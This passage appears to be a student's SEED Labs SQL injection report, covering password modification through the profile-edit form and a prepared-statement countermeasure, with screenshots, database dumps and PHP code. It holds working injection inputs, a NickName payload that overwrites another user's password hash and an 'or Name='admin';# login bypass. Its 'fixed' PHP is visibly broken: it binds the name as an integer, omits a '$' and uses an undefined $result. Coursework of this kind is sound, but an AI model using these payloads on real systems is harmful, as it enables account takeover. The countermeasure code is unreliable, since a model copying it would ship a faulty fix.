|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.00 sec)

mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 | 100000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |             |         |       |          | ahf75737kk237698ggh687sd65kn5698j76547wq |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.00 sec)

mysql>
```


Task 3.3: Modify other people' password.

In this we want to change boby's password. We want to change it to bobyseed. We need to find its hash value as in the database the hash value is saved calculated using the sha1 algorithm. We then use this hashed password in our injected code which changes the password. We confirm this by checking in the database as well as by logging into the boby's profile by this new password bobyseed.



SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
Type here to search


```
[04/15/20]seed@VM:~$ echo -n "bobyseed" | openssl sha1
(stdin)= 5087e6153fecd1aab452925cd19d95b36b109b7b
[04/15/20]seed@VM:~$
```




SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
SQLi Lab - Mozilla Firefox
www.seedlabsqlinjection.com/unsafe_edit_frontend.php
Home
Edit Profile
Logout
Save
Copyright © SEED LABs

Alice's Profile Edit

NickName	',Password='5087e6153fecd1aab4
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password



```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 | 100000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |             |         |       |          | ahf75737kk237698ggh687sd65kn5698j76547wq |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.00 sec)

mysql> clear
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 | 100000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |             |         |       |          | 5087e6153fecd1aab452925cd19d95b36b109b7b |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.00 sec)

mysql> 
```



SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
SQLi Lab - Mozilla Firefox
SQLi Lab
www.seedlabssqlinjection.com/index.html
Login

Employee Profile Login

USERNAME: boby

PASSWORD: ••••••••

Copyright © SEED LABs



SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
SQLi Lab - Mozilla Firefox
www.seedlabsqlinjection.com/unsafe_home.php?username=boby&Password=bobyseed
Home
Edit Profile
Logout
Type here to search

Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

3.4 Task 4: Countermeasure — Prepared Statement

In this task we use the prepared statement mechanism to fix the SQL injection vulnerabilities Exploited in the previous tasks by us. We replace the code by a prepared statement in an unsafe_home.php file. We try to perform the same attack as of in task 2.1. The attack fails with a session not assigned or identified. The statement helps in separating code from data. The prepared statement first compiles the sql query without the data. The data provided is then compiled and executed. This treats data as normal data without any special meaning.



SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox

SQLi Lab - Mozilla Firefox

www.seedlabsqlinjection.com


Employee Profile Login

USERNAME: 'or Name='admin';#

PASSWORD: Password

Login

Copyright © SEED LABs



SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox


SQLi Lab - Mozilla Firefox

www.seedlabsqlinjection.com/unsafe_home.php?username='or+Name%3D'admin'%3B%23&Password=

can not assign session   Home   Edit Profile   Logout

Profile

Key	Value
Employee ID	
Salary	
Birth	
SSN	
NickName	
Email	
Address	
Phone Number	



```
            $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
            if ($conn->connect_error) {
              echo "</div>";
              echo "</nav>";
              echo "<div class='container text-center'>";
              die("Connection failed: " . $conn->connect_error . "\n");
              echo "</div>";
            }
            return $conn;
          }

          // create a connection
          $conn = getDB();
          // Sql query to authenticate the user
          /*$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
          FROM credential
          WHERE name= '$input_uname' and Password='$hashed_pwd'";
          if (!$result = $conn->query($sql)) {
            echo "</div>";
            echo "</nav>";
            echo "<div class='container text-center'>";
            die('There was an error running the query [' . $conn->error . ']\n');
            echo "</div>";
          }*/
$stmt = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name = ? and Password = ? ");
// Bind parameters to the query
$stmt->bind_param("is", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($bind_id, $bind_name, $bind_eid, $bind_salary,$bind_birth, $bind_ssn, $bind_phoneNumber, $bind_address, $bind_email,$bind_nickname,$bind_Password );
$stmt->fetch();

if(bind_id!="")
{
drawLayout($bind_id, $bind_name, $bind_eid, $bind_salary,$bind_birth, $bind_ssn, $bind_phoneNumber);
}
else
{
echo "the acc info you provide does not exists";
}

          /* convert the select return result into array type */
          $return_arr = array();
          while($row = $result->fetch_assoc()){
            array_push($return_arr,$row);
          }

          /* convert the array type to json format and read out*/
          $json_str = json_encode($return_arr);
          $json_a = json_decode($json_str,true);
```

References:

Have referred the ppt and lab description document provided.

https://github.com/aasthayadav/CompSecAttackLabs/blob/master/10.%20SQL%20Injection%20Attack/Lab%2010%20SQL%20Injection%20Attack.pdf